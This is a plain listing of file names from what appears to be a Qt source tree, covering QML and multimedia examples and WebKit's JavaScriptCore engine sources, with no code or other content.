views.pro

views.qml

views.qmlproject

views.qrc

---

dragselection.qml

slideshow.qml

visualdatamodel.qmlproject

main.cpp

icon.icns

icon.ico

window.rc

ScreenInfo.qml

Splash.qml

window.pro

window.qml

window.qrc

README

bignum-dtoa.cc

bignum-dtoa.h

bignum.cc

bignum.h

cached-powers.cc

cached-powers.h

diy-fp.cc

diy-fp.h

double-conversion.cc

double-conversion.h

double-conversion.pri

fast-dtoa.cc

---

fast-dtoa.h  
fixed-dtoa.cc  
fixed-dtoa.h  
ieee.h  
README  
strtod.cc  
strtod.h  
utils.h  
src\_script\_qjsengine.cpp  
src\_script\_qjsvalue.cpp  
src\_script\_qjsvalueiterator.cpp  
visualdatagroup.qml  
visualdatamodel.qml  
main.cpp  
view.qml  
Delegate.qml  
view.qml  
application.qml  
Button.qml  
comments.qml  
main.qml  
MyItem.qml  
component.qml  
componentCreation.js  
createComponent-simple.qml

---

createComponent.qml  
createQmlObject.qml  
dynamicObjects-destroy.qml  
DynamicText.qml  
events.qml  
chart.qml  
installed-module.qml  
merged-named-imports.qml  
named-imports.qml  
network-imports.qml  
qtquick-1.0.qml  
timeexample.qml  
connectjs.qml  
app.qml  
factorial.js  
script.js  
avatarExample.cpp  
avatarExample.h  
exampleFive.qml  
exampleFour.js  
exampleFour.qml  
exampleOne.qml  
exampleThree.js  
exampleThree.qml  
exampleTwo.qml

---



script.js

listelements.qml

listmodel-modify.qml

listmodel-nested.qml

listmodel-simple.qml

listmodel.qml

properties.qml

inline-component.qml

inline-text-component.qml

non-trivial.qml

qmldocuments.qml

qsTr.qml

qsTranslate.qml

qsTrId.1.qml

qsTrId.qml

main.cpp

MyItem.qml

applicationdata.h

connections.qml

main.cpp

MyItem.qml

main.cpp

MyItem.qml

main.cpp

MyItem.qml

---

main.cpp

MyItem.qml

example.qdoc

main.cpp

myclass.h

MyItem.qml

main.cpp

MyItem.qml

qtBinding.1.qml

qtBinding.2.qml

qtBinding.3.qml

qtBinding.4.qml

qtobject.qml

qtTranslateNoOp.qml

qtTrIdNoOp.qml

qtTrNoOp.qml

application.qml

Button.qml

component.qml

focusbutton.qml

qmlDir

SelfDestroyingRect.qml

Sprite.qml

basicstate.qml

Button.qml

---

finalstate.qml  
guardcondition.qml  
historystate.qml  
signaltransition.qml  
signaltransitionsignal.qml  
simplestatemachine.qml  
statemachine-button-history.qml  
statemachine-button-nested-ignore-quit.qml  
statemachine-button-nested.qml  
statemachine-button.qml  
timeouttransition.qml  
script.js  
workerscript.qml  
main.cpp  
main.cpp  
main.cpp  
anchoranimation.qml  
anchorchanges.qml  
animatedimage.qml  
animation.qml  
animators.qml  
behavior.qml  
borderimage-scaled.qml  
borderimage-tiled.qml  
normal-image.qml

---

coloranimation.qml

colors.qml

column-transitions.qml

column.qml

vertical-positioner.qml

drag.qml

flickable.qml

flickableScrollbar.qml

flipable.qml

flow.qml

advancedFocus.qml

basicwidget.qml

clickablewidget.qml

MyClickableWidget.qml

myfocusscopewidget.qml

MyWidget.qml

rectangle.qml

widget.qml

gradient.qml

grid.qml

grid-spacing.qml

ContactModel.qml

gridview.qml

image.qml

itemGrab.qml

---

keynavigation.qml

keys-handler.qml

keys-pressed.qml

layerblending.qml

layerwitheffect.qml

layoutmirroring.qml

ContactModel.qml

listview.qml

listview-decorations.qml

listview-sections.qml

listview.qml

connections.qml

creationContext1.qml

creationContext2.qml

creationContext3.qml

creationContext4.qml

focus.qml

KeyReader.qml

MyComponent.qml

MyItem.qml

simple.qml

sizeitem.qml

sizeloader.qml

views-models-delegates.qml

visual-model-and-view.qml

---

mousearea-snippet.qml  
mousearea.qml  
mouseareadragfilter.qml  
multipointtoucharea.qml  
numberanimation.qml  
opacitymask.qml  
parallelanimation.qml  
parentanimation.qml  
parentchange.qml  
arcdirection.qml  
arcradius.qml  
basicarc.qml  
basiccurve.qml  
largearc.qml  
pathinterpolator.qml  
ContactModel.qml  
pathattributes.qml  
pathview.qml  
propertyaction-sequential.qml  
propertyaction.qml  
propertyanimation.qml  
propertychanges.qml  
dynamic-listmodel.qml  
listelements.qml  
listmodel-listview.qml

---

application.qml

Button.qml

app.qml

application.qml

ImageViewer.qml

alias-override.qml

alias.qml

application.qml

ImageViewer.qml

property-signals.qml

basic.qml

Button.qml

connectdynamic.qml

connectslots.qml

no-parameters.qml

parameters.qml

rectangle-colors.qml

rectangle-gradient.qml

rectangle.qml

repeater-grid-index.qml

repeater.qml

Child.qml

righttoleft.qml

rotation.qml

rotationanimation.qml

---

row.qml

row.qml

sequentialanimation.qml

smoothedanimation.qml

springanimation.qml

state-when.qml

state.qml

statechangescript.qml

states.qml

systempalette.qml

onLinkActivated.qml

texteditor.qml

texthandling.qml

transition-from-to-modified.qml

transition-from-to.qml

transition-reversible.qml

transition.qml

transitions-list.qml

viewtransitions-basic.qml

viewtransitions-delayedbyindex.qml

viewtransitions-intermediatemove.qml

viewtransitions-interruptedgood.qml

viewtransitions-pathanim.qml

viewtransitions-scriptactionbad.qml

viewtransitions-scriptactiongood.qml

---



visualparent.qml

visualparent2.qml

xmlrole.qml

plugin.cpp

plugin.pro

qmlDir

alteredViews.qml

onRemove.qml

sections.qml

sticky.qml

viewTransitions.qml

configuration.qml

qtquick.qml

examples.pro

audiodecoder.cpp

audiodecoder.h

audiodecoder.pro

main.cpp

wavefilewriter.cpp

wavefilewriter.h

audiodevices.cpp

audiodevices.h

audiodevices.pro

audiodevicesbase.ui

main.cpp

---

audioengine.pro

audioengine.qml

audioengine.qmlproject

MyAudioEngine.qml

audioinput.cpp

audioinput.h

audioinput.pro

main.cpp

audiooutput.cpp

audiooutput.h

audiooutput.pro

main.cpp

audiorecorder.cpp

audiorecorder.h

audiorecorder.pro

audiorecorder.ui

main.cpp

qaudiolevel.cpp

qaudiolevel.h

CameraButton.qml

CameraListButton.qml

CameraListPopup.qml

CameraPropertyButton.qml

CameraPropertyPopup.qml

declarative-camera.pro

---

declarative-camera.qml  
declarative-camera.qmlproject  
declarative-camera.qrc  
FocusButton.qml  
toolbutton.sci  
PhotoCaptureControls.qml  
PhotoPreview.qml  
Popup.qml  
qmlcamera.cpp  
VideoCaptureControls.qml  
VideoPreview.qml  
ZoomControl.qml  
declarative-radio.pro  
declarative-radio.qrc  
main.cpp  
view.qml  
multimedia.pro  
main.cpp  
radio.cpp  
radio.h  
radio.pro  
.gitignore  
app.pro  
engine.cpp  
engine.h

---

frequencyspectrum.cpp  
frequencyspectrum.h  
levelmeter.cpp  
levelmeter.h  
main.cpp  
mainwindow.cpp  
mainwindow.h  
progressbar.cpp  
progressbar.h  
settingsdialog.cpp  
settingsdialog.h  
spectrograph.cpp  
spectrograph.h  
spectrum.h  
spectrum.qrc  
spectrumanalyser.cpp  
spectrumanalyser.h  
tonegenerator.cpp  
tonegenerator.h  
tonegeneratordialog.cpp  
tonegeneratordialog.h  
utils.cpp  
utils.h  
waveform.cpp  
waveform.h

---

wavfile.cpp

wavfile.h

spectrum.pri

spectrum.pro

camera.cpp

camera.h

camera.pro

camera.ui

camera.qdoc

imagesettings.cpp

imagesettings.h

imagesettings.ui

main.cpp

videosettings.cpp

videosettings.h

videosettings.ui

customvideoitem.pro

main.cpp

videoitem.cpp

videoitem.h

videoplayer.cpp

videoplayer.h

customvideosurface.pro

customvideowidget.pro

main.cpp

---

videoplayer.cpp  
videoplayer.h  
videowidget.cpp  
videowidget.h  
videowidgetsurface.cpp  
videowidgetsurface.h  
multimediawidgets.pro  
histogramwidget.cpp  
histogramwidget.h  
main.cpp  
player.cpp  
player.h  
player.pro  
playercontrols.cpp  
playercontrols.h  
playlistmodel.cpp  
playlistmodel.h  
videowidget.cpp  
videowidget.h  
videographicsitem.qdoc  
main.cpp  
videographicsitem.pro  
videoplayer.cpp  
videoplayer.h  
videowidget.qdoc

---

main.cpp

videoplayer.cpp

videoplayer.h

videowidget.pro

.dir-locales.el

.qmake.conf

ChangeLog-2012-05-22

ChangeLog

InfoPlist.strings

Info.plist

main.m

MenuHandler.h

MenuHandler.m

project.pbxproj

InfoPlist.strings

Info.plist

main.m

MovieControllerLayer.h

MovieControllerLayer.m

project.pbxproj

Composition.qtz

InfoPlist.strings

Info.plist

main.m

project.pbxproj

---

InfoPlist.strings  
Info.plist  
main.m  
project.pbxproj  
LICENSE.GPLv2  
LICENSE.LGPLv21  
LICENSE.LGPLv3  
api.pri  
acinclude.m4  
CheckSystemAndBasicDependencies.m4  
dolt.m4  
FindDependencies.m4  
gsettings.m4  
PrintBuildConfiguration.m4  
ReadCommandLineArguments.m4  
SetupAutoconfHeader.m4  
SetupAutomake.m4  
SetupCompilerFlags.m4  
SetupLibtool.m4  
SetupWebKitFeatures.m4  
symbols.filter  
Versions.m4  
EFLHelpers.cmake  
eflsymbols.filter  
FindATK.cmake

---



FindCairo.cmake  
FindCFLite.cmake  
FindDBus.cmake  
FindDirectX.cmake  
FindEcore.cmake  
FindEdje.cmake  
FindEet.cmake  
FindEeze.cmake  
FindEfreet.cmake  
FindEGL.cmake  
FindEina.cmake  
FindElementary.cmake  
FindEnchant.cmake  
FindEo.cmake  
FindEvas.cmake  
FindE\_DBus.cmake  
FindFontconfig.cmake  
FindGAIL3.cmake  
FindGDK3.cmake  
FindGLES.cmake  
FindGLIB.cmake  
FindGperf.cmake  
FindGStreamer.cmake  
FindGTK3.cmake  
FindHarfBuzz.cmake

---

FindICU.cmake  
FindLibSeccomp.cmake  
FindLibSoup.cmake  
FindQuickTimeSDK.cmake  
FindSqlite.cmake  
FindWebP.cmake  
FindXt.cmake  
OptionsBlackBerry.cmake  
OptionsCommon.cmake  
OptionsEfl.cmake  
OptionsGTK.cmake  
OptionsWinCE.cmake  
OptionsWindows.cmake  
WebKitFeatures.cmake  
WebKitFS.cmake  
WebKitHelpers.cmake  
WebKitMacros.cmake  
WebKitPackaging.cmake  
cmakeconfig.h.cmake  
AllInOneFile.cpp  
APICast.h  
APIShims.h  
JavaScript.h  
JavaScriptCore.h  
JSAPIWrapperObject.h

---

JSAPIWrapperObject.mm

JSBase.cpp

JSBase.h

JSBasePrivate.h

JSCallbackConstructor.cpp

JSCallbackConstructor.h

JSCallbackFunction.cpp

JSCallbackFunction.h

JSCallbackObject.cpp

JSCallbackObject.h

JSCallbackObjectFunctions.h

JSClassRef.cpp

JSClassRef.h

JSContext.h

JSContext.mm

JSContextInternal.h

JSContextRef.cpp

JSContextRef.h

JSContextRefPrivate.h

JSCTestRunnerUtils.cpp

JSCTestRunnerUtils.h

JSExport.h

JSManagedValue.h

JSManagedValue.mm

JSObjectRef.cpp

---

JSObjectRef.h  
JSObjectRefPrivate.h  
JSProfilerPrivate.cpp  
JSProfilerPrivate.h  
JSRetainPtr.h  
JSScriptRef.cpp  
JSScriptRefPrivate.h  
JSStringRef.cpp  
JSStringRef.h  
JSStringRefBSTR.cpp  
JSStringRefBSTR.h  
JSStringRefCF.cpp  
JSStringRefCF.h  
JSStringRefPrivate.h  
JSStringRefQt.cpp  
JSStringRefQt.h  
JSValue.h  
JSValue.mm  
JSValueInternal.h  
JSValueRef.cpp  
JSValueRef.h  
JSVirtualMachine.h  
JSVirtualMachine.mm  
JSVirtualMachineInternal.h  
JSWeakObjectMapRefInternal.h

---

JSWeakObjectMapRefPrivate.cpp

JSWeakObjectMapRefPrivate.h

JSWrapperMap.h

JSWrapperMap.mm

ObjCCallbackFunction.h

ObjCCallbackFunction.mm

ObjcRuntimeExtras.h

OpaqueJSString.cpp

OpaqueJSString.h

JSNode.c

JSNode.h

JSNodeList.c

JSNodeList.h

minidom.c

minidom.js

Node.c

Node.h

NodeList.c

NodeList.h

testapi.c

testapi.js

testapi.mm

WebKitAvailability.h

AbstractMacroAssembler.h

ARMAsembler.cpp

---

ARMAsembler.h  
ARMv7Assembler.cpp  
ARMv7Assembler.h  
AssemblerBuffer.h  
AssemblerBufferWithConstantPool.h  
CodeLocation.h  
LinkBuffer.cpp  
LinkBuffer.h  
MacroAssembler.cpp  
MacroAssembler.h  
MacroAssemblerARM.cpp  
MacroAssemblerARM.h  
MacroAssemblerARMv7.h  
MacroAssemblerCodeRef.h  
MacroAssemblerMIPS.h  
MacroAssemblerSH4.h  
MacroAssemblerX86.h  
MacroAssemblerX86Common.h  
MacroAssemblerX86\_64.h  
MIPSAssembler.h  
RepatchBuffer.h  
SH4Assembler.h  
X86Assembler.h  
AUTHORS  
ArrayAllocationProfile.cpp

---

ArrayAllocationProfile.h  
ArrayProfile.cpp  
ArrayProfile.h  
BytecodeConventions.h  
ByValInfo.h  
CallLinkInfo.cpp  
CallLinkInfo.h  
CallLinkStatus.cpp  
CallLinkStatus.h  
CallReturnOffsetToBytecodeOffset.h  
CodeBlock.cpp  
CodeBlock.h  
CodeBlockHash.cpp  
CodeBlockHash.h  
CodeBlockWithJITType.h  
CodeOrigin.cpp  
CodeOrigin.h  
CodeType.cpp  
CodeType.h  
DataFormat.h  
DFGExitProfile.cpp  
DFGExitProfile.h  
EvalCodeCache.h  
ExecutionCounter.cpp  
ExecutionCounter.h

---

ExitKind.cpp  
ExitKind.h  
ExpressionRangeInfo.h  
GetByldStatus.cpp  
GetByldStatus.h  
GlobalResolveInfo.h  
HandlerInfo.h  
Instruction.h  
JumpTable.cpp  
JumpTable.h  
LazyOperandValueProfile.cpp  
LazyOperandValueProfile.h  
LineInfo.h  
LLIntCallLinkInfo.h  
MethodOfGettingAValueProfile.cpp  
MethodOfGettingAValueProfile.h  
ObjectAllocationProfile.h  
Opcode.cpp  
Opcode.h  
Operands.h  
PolymorphicAccessStructureList.h  
PolymorphicPutByldList.cpp  
PolymorphicPutByldList.h  
PreciseJumpTargets.cpp  
PreciseJumpTargets.h

---



PutByldStatus.cpp

PutByldStatus.h

PutKind.h

ReduceWhitespace.cpp

ReduceWhitespace.h

ResolveGlobalStatus.cpp

ResolveGlobalStatus.h

ResolveOperation.h

SamplingTool.cpp

SamplingTool.h

SpecialPointer.cpp

SpecialPointer.h

SpeculatedType.cpp

SpeculatedType.h

StructureSet.h

StructureStubClearingWatchpoint.cpp

StructureStubClearingWatchpoint.h

StructureStubInfo.cpp

StructureStubInfo.h

UnlinkedCodeBlock.cpp

UnlinkedCodeBlock.h

ValueProfile.h

ValueRecovery.h

VirtualRegister.h

Watchpoint.cpp

---

Watchpoint.h

BytecodeGenerator.cpp

BytecodeGenerator.h

Label.h

LabelScope.h

NodesCodegen.cpp

RegisterID.h

StaticPropertyAnalysis.h

StaticPropertyAnalyzer.h

ChangeLog-2002-12-03

ChangeLog-2003-10-25

ChangeLog-2007-10-14

ChangeLog-2008-08-10

ChangeLog-2009-06-16

ChangeLog-2010-05-24

ChangeLog-2011-02-16

ChangeLog-2012-05-22

ChangeLog-2012-10-02

ChangeLog-2013-04-24

config.h

Base.xcconfig

DebugRelease.xcconfig

FeatureDefines.xcconfig

JavaScriptCore.xcconfig

JSC.xcconfig

---

ToolExecutable.xcconfig  
Version.xcconfig  
COPYING.LIB  
create\_hash\_table  
create\_jit\_stubs  
create\_regex\_tables  
Debugger.cpp  
Debugger.h  
DebuggerActivation.cpp  
DebuggerActivation.h  
DebuggerCallFrame.cpp  
DebuggerCallFrame.h  
DerivedSources.make  
DerivedSources.pri  
DFGAbstractState.cpp  
DFGAbstractState.h  
DFGAbstractValue.h  
DFGAdjacencyList.h  
DFGAllocator.h  
DFGArgumentPosition.h  
DFGArgumentsSimplificationPhase.cpp  
DFGArgumentsSimplificationPhase.h  
DFGArrayifySlowPathGenerator.h  
DFGArrayMode.cpp  
DFGArrayMode.h

---

DFGAssemblyHelpers.cpp  
DFGAssemblyHelpers.h  
DFGBackwardsPropagationPhase.cpp  
DFGBackwardsPropagationPhase.h  
DFGBasicBlock.h  
DFGBasicBlockInlines.h  
DFGBranchDirection.h  
DFGByteCodeParser.cpp  
DFGByteCodeParser.h  
DFGCallArrayAllocatorSlowPathGenerator.h  
DFGCapabilities.cpp  
DFGCapabilities.h  
DFGCCallHelpers.h  
DFGCFAPhase.cpp  
DFGCFAPhase.h  
DFGCFGSimplificationPhase.cpp  
DFGCFGSimplificationPhase.h  
DFGCommon.cpp  
DFGCommon.h  
DFGConstantFoldingPhase.cpp  
DFGConstantFoldingPhase.h  
DFGCPSRethreadingPhase.cpp  
DFGCPSRethreadingPhase.h  
DFGCSEPhase.cpp  
DFGCSEPhase.h

---

DFGDCEPhase.cpp  
DFGDCEPhase.h  
DFGDisassembler.cpp  
DFGDisassembler.h  
DFGDominators.cpp  
DFGDominators.h  
DFGDoubleFormatState.h  
DFGDriver.cpp  
DFGDriver.h  
DFGEdge.cpp  
DFGEdge.h  
DFGFixupPhase.cpp  
DFGFixupPhase.h  
DFGFPRInfo.h  
DFGGenerationInfo.h  
DFGGPRInfo.h  
DFGGraph.cpp  
DFGGraph.h  
DFGInsertionSet.h  
DFGJITCompiler.cpp  
DFGJITCompiler.h  
DFGLongLivedState.cpp  
DFGLongLivedState.h  
DFGMinifiedGraph.h  
DFGMinifiedID.h

---

DFGMinifiedNode.cpp  
DFGMinifiedNode.h  
DFGNode.cpp  
DFGNode.h  
DFGNodeAllocator.h  
DFGNodeFlags.cpp  
DFGNodeFlags.h  
DFGNodeType.h  
DFGOperations.cpp  
DFGOperations.h  
DFGOSREntry.cpp  
DFGOSREntry.h  
DFGOSRExit.cpp  
DFGOSRExit.h  
DFGOSRExitCompilationInfo.h  
DFGOSRExitCompiler.cpp  
DFGOSRExitCompiler.h  
DFGOSRExitCompiler32\_64.cpp  
DFGOSRExitCompiler64.cpp  
DFGOSRExitJumpPlaceholder.cpp  
DFGOSRExitJumpPlaceholder.h  
DFGPhase.cpp  
DFGPhase.h  
DFGPredictionInjectionPhase.cpp  
DFGPredictionInjectionPhase.h

---

DFGPredictionPropagationPhase.cpp

DFGPredictionPropagationPhase.h

DFGRegisterBank.h

DFGRegisterSet.h

DFGRepatch.cpp

DFGRepatch.h

DFGScoreBoard.h

DFGScratchRegisterAllocator.h

DFGSilentRegisterSavePlan.h

DFGSlowPathGenerator.h

DFGSpeculativeJIT.cpp

DFGSpeculativeJIT.h

DFGSpeculativeJIT32\_64.cpp

DFGSpeculativeJIT64.cpp

DFGStructureAbstractValue.h

DFGStructureCheckHoistingPhase.cpp

DFGStructureCheckHoistingPhase.h

DFGThunks.cpp

DFGThunks.h

DFGTypeCheckHoistingPhase.cpp

DFGTypeCheckHoistingPhase.h

DFGUnificationPhase.cpp

DFGUnificationPhase.h

DFGUseKind.cpp

DFGUseKind.h

---

DFGValidate.cpp  
DFGValidate.h  
DFGValueRecoveryOverride.h  
DFGValueSource.cpp  
DFGValueSource.h  
DFGVariableAccessData.h  
DFGVariableAccessDataDump.cpp  
DFGVariableAccessDataDump.h  
DFGVariableEvent.cpp  
DFGVariableEvent.h  
DFGVariableEventStream.cpp  
DFGVariableEventStream.h  
DFGVariadicFunction.h  
DFGVirtualRegisterAllocationPhase.cpp  
DFGVirtualRegisterAllocationPhase.h  
ARMv7DOpcode.cpp  
ARMv7DOpcode.h  
ARMv7Disassembler.cpp  
Disassembler.cpp  
Disassembler.h  
itab.py  
udis86.c  
udis86.h  
udis86\_decode.c  
udis86\_decode.h

---



udis86\_extern.h

udis86\_input.c

udis86\_input.h

udis86\_itab\_holder.c

udis86\_syn-att.c

udis86\_syn-intel.c

udis86\_syn.c

udis86\_syn.h

udis86\_types.h

ud\_opcode.py

ud\_optable.py

UDis86Disassembler.cpp

make-bytecode-docs.pl

entitlements.plist

APICast.h

APIShims.h

JavaScript.h

JavaScriptCore.h

JSBase.h

JSContextRef.h

JSCTestRunnerUtils.h

JSObjectRef.h

JSRetainPtr.h

JSStringRef.h

JSStringRefCF.h

---

JSValueRef.h  
OpaqueJSString.h  
WebKitAvailability.h  
GNUmakefile.am  
GNUmakefile.list.am  
BlockAllocator.cpp  
BlockAllocator.h  
ConservativeRoots.cpp  
ConservativeRoots.h  
CopiedAllocator.h  
CopiedBlock.h  
CopiedBlockInlines.h  
CopiedSpace.cpp  
CopiedSpace.h  
CopiedSpaceInlines.h  
CopyVisitor.cpp  
CopyVisitor.h  
CopyVisitorInlines.h  
CopyWorkList.h  
DFGCodeBlocks.cpp  
DFGCodeBlocks.h  
GCAssertions.h  
GCThread.cpp  
GCThread.h  
GCThreadSharedData.cpp

---

GCThreadSharedData.h

Handle.h

HandleBlock.h

HandleBlockInlines.h

HandleSet.cpp

HandleSet.h

HandleStack.cpp

HandleStack.h

HandleTypes.h

Heap.cpp

Heap.h

HeapBlock.h

HeapRootVisitor.h

HeapStatistics.cpp

HeapStatistics.h

HeapTimer.cpp

HeapTimer.h

IncrementalSweeper.cpp

IncrementalSweeper.h

JITStubRoutineSet.cpp

JITStubRoutineSet.h

ListableHandler.h

Local.h

LocalScope.h

MachineStackMarker.cpp

---

MachineStackMarker.h

MarkedAllocator.cpp

MarkedAllocator.h

MarkedBlock.cpp

MarkedBlock.h

MarkedBlockSet.h

MarkedSpace.cpp

MarkedSpace.h

MarkStack.cpp

MarkStack.h

MarkStackInlines.h

PassWeak.h

Region.h

SlotVisitor.cpp

SlotVisitor.h

SlotVisitorInlines.h

Strong.h

StrongInlines.h

SuperRegion.cpp

SuperRegion.h

TinyBloomFilter.h

UnconditionalFinalizer.h

VTableSpectrum.cpp

VTableSpectrum.h

Weak.cpp

---

Weak.h

WeakBlock.cpp

WeakBlock.h

WeakHandleOwner.cpp

WeakHandleOwner.h

WeakImpl.h

WeakInlines.h

WeakReferenceHarvester.h

WeakSet.cpp

WeakSet.h

WeakSetInlines.h

WriteBarrierSupport.cpp

WriteBarrierSupport.h

LICENSE

README

localpointer.h

parseerr.h

platform.h

ptypes.h

putil.h

uchar.h

ucnv.h

ucnv\_err.h

ucol.h

uconfig.h

---

uenum.h

uiter.h

uloc.h

umachine.h

unorm.h

unorm2.h

urename.h

uscript.h

uset.h

ustring.h

utf.h

utf16.h

utf8.h

utf\_old.h

utypes.h

uvernum.h

uversion.h

Info.plist

AbstractPC.cpp

AbstractPC.h

CachedCall.h

CallFrame.cpp

CallFrame.h

CallFrameClosure.h

Interpreter.cpp

---

Interpreter.h  
JSStack.cpp  
JSStack.h  
JSStackInlines.h  
Register.h  
VMInspector.cpp  
VMInspector.h  
JavaScriptCore.gir.in  
JavaScriptCore.order  
JavaScriptCore.pri  
JavaScriptCore.pro  
copy-files.cmd  
JavaScriptCore.make  
Info.plist  
JavaScriptCore.submit.sln  
JavaScriptCore.vcxproj  
JavaScriptCore.vcxproj.filters  
JavaScriptCoreCF.props  
JavaScriptCoreCFLite.props  
JavaScriptCoreCommon.props  
JavaScriptCoreDebug.props  
JavaScriptCoreDebugCFLite.props  
JavaScriptCoreGenerated.make  
JavaScriptCoreGenerated.vcxproj  
JavaScriptCoreGenerated.vcxproj.filters

---

JavaScriptCoreGeneratedCommon.props  
JavaScriptCoreGeneratedDebug.props  
JavaScriptCoreGeneratedProduction.props  
JavaScriptCoreGeneratedRelease.props  
JavaScriptCorePostBuild.cmd  
JavaScriptCorePreBuild.cmd  
JavaScriptCorePreLink.cmd  
JavaScriptCoreProduction.props  
JavaScriptCoreRelease.props  
JavaScriptCoreReleaseCFLite.props  
jsc.vcxproj  
jsc.vcxproj.filters  
jscCommon.props  
jscDebug.props  
jscPostBuild.cmd  
jscPreBuild.cmd  
jscPreLink.cmd  
jscProduction.props  
jscRelease.props  
LLIntAssembly.make  
LLIntAssembly.vcxproj  
LLIntDesiredOffsets.make  
LLIntDesiredOffsets.vcxproj  
LLIntOffsetsExtractor.vcxproj  
LLIntOffsetsExtractorCommon.props

---



LLIntOffsetsExtractorDebug.props  
LLIntOffsetsExtractorProduction.props  
LLIntOffsetsExtractorRelease.props  
resource.h  
testapi.vcxproj  
testapi.vcxproj.filters  
testapiCommon.props  
testapiCommonCFLite.props  
testapiDebug.props  
testapiDebugCFLite.props  
testapiPostBuild.cmd  
testapiPreBuild.cmd  
testapiPreLink.cmd  
testapiProduction.props  
testapiRelease.props  
testapiReleaseCFLite.props  
testRegExp.vcxproj  
testRegExp.vcxproj.filters  
testRegExpCommon.props  
testRegExpDebug.props  
testRegExpPostBuild.cmd  
testRegExpPreBuild.cmd  
testRegExpPreLink.cmd  
testRegExpProduction.props  
testRegExpRelease.props

---

project.pbxproj  
javascriptcoregtk.pc.in  
JavaScriptCorePrefix.h  
ClosureCallStubRoutine.cpp  
ClosureCallStubRoutine.h  
CompactJITCodeMap.h  
ExecutableAllocator.cpp  
ExecutableAllocator.h  
ExecutableAllocatorFixedVMPool.cpp  
GCAwareJITStubRoutine.cpp  
GCAwareJITStubRoutine.h  
HostCallReturnValue.cpp  
HostCallReturnValue.h  
JIT.cpp  
JIT.h  
JITArithmetic.cpp  
JITArithmetic32\_64.cpp  
JITCall.cpp  
JITCall32\_64.cpp  
JITCode.cpp  
JITCode.h  
JITCompilationEffort.h  
JITDisassembler.cpp  
JITDisassembler.h  
JITDriver.h

---

JITExceptions.cpp  
JITExceptions.h  
JITInlines.h  
JITOpcodes.cpp  
JITOpcodes32\_64.cpp  
JITPropertyAccess.cpp  
JITPropertyAccess32\_64.cpp  
JITStubCall.h  
JITStubRoutine.cpp  
JITStubRoutine.h  
JITStubs.cpp  
JITStubs.h  
JITStubsMSVC64.asm  
JITThunks.cpp  
JITThunks.h  
JITWriteBarrier.h  
JSInterfaceJIT.h  
JumpReplacementWatchpoint.cpp  
JumpReplacementWatchpoint.h  
SpecializedThunkJIT.h  
ThunkGenerator.h  
ThunkGenerators.cpp  
ThunkGenerators.h  
UnusedPointer.h  
jsc.cpp

---

jsc.pro

JSTypedArrayStubs.h

KeywordLookupGenerator.py

LLIntCLoop.cpp

LLIntCLoop.h

LLIntCommon.h

LLIntData.cpp

LLIntData.h

LLIntEntrypoints.cpp

LLIntEntrypoints.h

LLIntExceptions.cpp

LLIntExceptions.h

LLIntOfflineAsmConfig.h

LLIntOffsetsExtractor.cpp

LLIntOpcode.h

LLIntSlowPaths.cpp

LLIntSlowPaths.h

LLIntThunks.cpp

LLIntThunks.h

LowLevelInterpreter.asm

LowLevelInterpreter.cpp

LowLevelInterpreter.h

LowLevelInterpreter32\_64.asm

LowLevelInterpreter64.asm

LLIntOffsetsExtractor.pro

---

Makefile

arm.rb

asm.rb

ast.rb

backends.rb

cloop.rb

config.rb

generate\_offset\_extractor.rb

instructions.rb

mips.rb

offsets.rb

opt.rb

parser.rb

registers.rb

risc.rb

self\_hash.rb

settings.rb

sh4.rb

transform.rb

x86.rb

inttypes.h

stdbool.h

ASTBuilder.h

Keywords.table

Lexer.cpp

---

Lexer.h

NodeConstructors.h

NodeInfo.h

Nodes.cpp

Nodes.h

Parser.cpp

Parser.h

ParserArena.cpp

ParserArena.h

ParserError.h

ParserModes.h

ParserTokens.h

ResultType.h

SourceCode.h

SourceProvider.cpp

SourceProvider.h

SourceProviderCache.cpp

SourceProviderCache.h

SourceProviderCacheItem.h

SyntaxChecker.h

PlatformBlackBerry.cmake

PlatformEfl.cmake

CallIdentifier.h

LegacyProfiler.cpp

LegacyProfiler.h

---

Profile.cpp  
Profile.h  
ProfileGenerator.cpp  
ProfileGenerator.h  
ProfileNode.cpp  
ProfileNode.h  
ProfilerBytecode.cpp  
ProfilerBytecode.h  
ProfilerBytecodes.cpp  
ProfilerBytecodes.h  
ProfilerBytecodeSequence.cpp  
ProfilerBytecodeSequence.h  
ProfilerCompilation.cpp  
ProfilerCompilation.h  
ProfilerCompilationKind.cpp  
ProfilerCompilationKind.h  
ProfilerCompiledBytecode.cpp  
ProfilerCompiledBytecode.h  
ProfilerDatabase.cpp  
ProfilerDatabase.h  
ProfilerExecutionCounter.h  
ProfilerOrigin.cpp  
ProfilerOrigin.h  
ProfilerOriginStack.cpp  
ProfilerOriginStack.h

---

ProfilerOSRExit.cpp  
ProfilerOSRExit.h  
ProfilerOSRExitSite.cpp  
ProfilerOSRExitSite.h  
ProfilerProfiledBytecodes.cpp  
ProfilerProfiledBytecodes.h  
ArgList.cpp  
ArgList.h  
Arguments.cpp  
Arguments.h  
ArrayConstructor.cpp  
ArrayConstructor.h  
ArrayConventions.h  
ArrayPrototype.cpp  
ArrayPrototype.h  
ArrayStorage.h  
BatchedTransitionOptimizer.h  
BigInteger.h  
BooleanConstructor.cpp  
BooleanConstructor.h  
BooleanObject.cpp  
BooleanObject.h  
BooleanPrototype.cpp  
BooleanPrototype.h  
Butterfly.h

---



ButterflyInlines.h  
CachedTranscendentalFunction.h  
CallData.cpp  
CallData.h  
ClassInfo.h  
CodeCache.cpp  
CodeCache.h  
CodeSpecializationKind.cpp  
CodeSpecializationKind.h  
CommonIdentifiers.cpp  
CommonIdentifiers.h  
CommonSlowPaths.h  
Completion.cpp  
Completion.h  
ConstructData.cpp  
ConstructData.h  
DateConstructor.cpp  
DateConstructor.h  
DateConversion.cpp  
DateConversion.h  
DateInstance.cpp  
DateInstance.h  
DateInstanceCache.h  
DatePrototype.cpp  
DatePrototype.h

---

Error.cpp

Error.h

ErrorConstructor.cpp

ErrorConstructor.h

ErrorInstance.cpp

ErrorInstance.h

ErrorPrototype.cpp

ErrorPrototype.h

ExceptionHelpers.cpp

ExceptionHelpers.h

Executable.cpp

Executable.h

ExecutionHarness.h

FunctionConstructor.cpp

FunctionConstructor.h

FunctionExecutableDump.cpp

FunctionExecutableDump.h

FunctionPrototype.cpp

FunctionPrototype.h

GCActivityCallback.cpp

GCActivityCallback.h

GCActivityCallbackBlackBerry.cpp

GetterSetter.cpp

GetterSetter.h

Identifier.cpp

---

Identifier.h

IndexingHeader.h

IndexingHeaderInlines.h

IndexingType.cpp

IndexingType.h

InitializeThreading.cpp

InitializeThreading.h

InternalFunction.cpp

InternalFunction.h

Intrinsic.h

JSActivation.cpp

JSActivation.h

JSAPIValueWrapper.cpp

